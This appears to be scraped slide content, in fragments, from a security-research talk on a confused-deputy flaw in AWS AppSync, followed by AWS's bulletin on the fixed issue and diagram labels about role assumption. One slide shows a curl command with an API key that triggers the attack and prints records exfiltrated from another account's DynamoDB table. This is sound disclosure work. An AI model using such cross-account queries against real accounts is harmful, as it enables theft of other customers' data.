
How we exploit this:



How we exploit this:



Gaining access as a production application



Exfiltrating a Database in a Different Account! 😊

```
nick.frichette@COMP-VX7FJ40QHG appsync-cross-account-poc % curl \
https://sgc56jm345fudnrfufc3zy4zpa.appsync-api.us-east-1.amazonaws.com/graphql \
-X POST \
-H "x-api-key: da2-iagesmrqtbgf7myocpusosefai" \
-d '{"query":"query MyQuery { executeAttack }}"}' \
-s | jq
{
  "data": {
    "executeAttack": "{Count=4728, Items=[{description={S=Top secret client meeting.}, where={S=New York Times Bldg, 620 8th Ave, New York, NY 10018}, id={S=3ba18a96-5398-4c35-9203-0a42663abe45}, name={S=Meeting with Bits}, when={S=October 15 2022}}, {description={S=Top secret client meeting.}, where={S=New York Time
```

More Resources:

Reported AWS AppSync Issue

Initial Publication Date: 2022/11/21 10:00AM EST

A security researcher recently disclosed a case-sensitivity parsing issue within AWS AppSync, which could potentially be used to bypass the service's cross-account role usage validations and take action as the service across customer accounts.

No customers were affected by this issue, and no customer action is required.

AWS moved immediately to correct this issue when it was reported. Analysis of logs going back to the launch of the service have been conducted and we have conclusively determined that the only activity associated with this issue was between accounts owned by the researcher. No other customer accounts were impacted.

We would like to thank Datadog Security Labs for reporting this issue.

Security-related questions or concerns can be brought to our attention via aws-security@amazon.com.



DATADOG Security Labs

[ARTICLES](#) [CLOUD SECURITY ATLAS](#) [ABOUT](#)

RESEARCH

A confused deputy vulnerability in AWS AppSync

November 21, 2022

AWS

VULNERABILITY DISCLOSURE



Interlude: The Risks of `sts:AssumeRoleWithWebIdentity`

sts:AssumeRole

My AWS Account


AWS IAM
Role

sts:AssumeRole

Friend AWS Account



RDS
Database


DynamoDB
Tables



S3 Buckets


AWS IAM
Role

You can't sts:AssumeRole from outside of AWS



sts:AssumeRoleWithWebIdentity



sts:AssumeRoleWithWebIdentity




AWS Account




S3 Bucket

sts:AssumeRoleWithWebIdentity



sts:AssumeRoleWithWebIdentity



sts:AssumeRoleWithWebIdentity



AWS Account





S3 Bucket

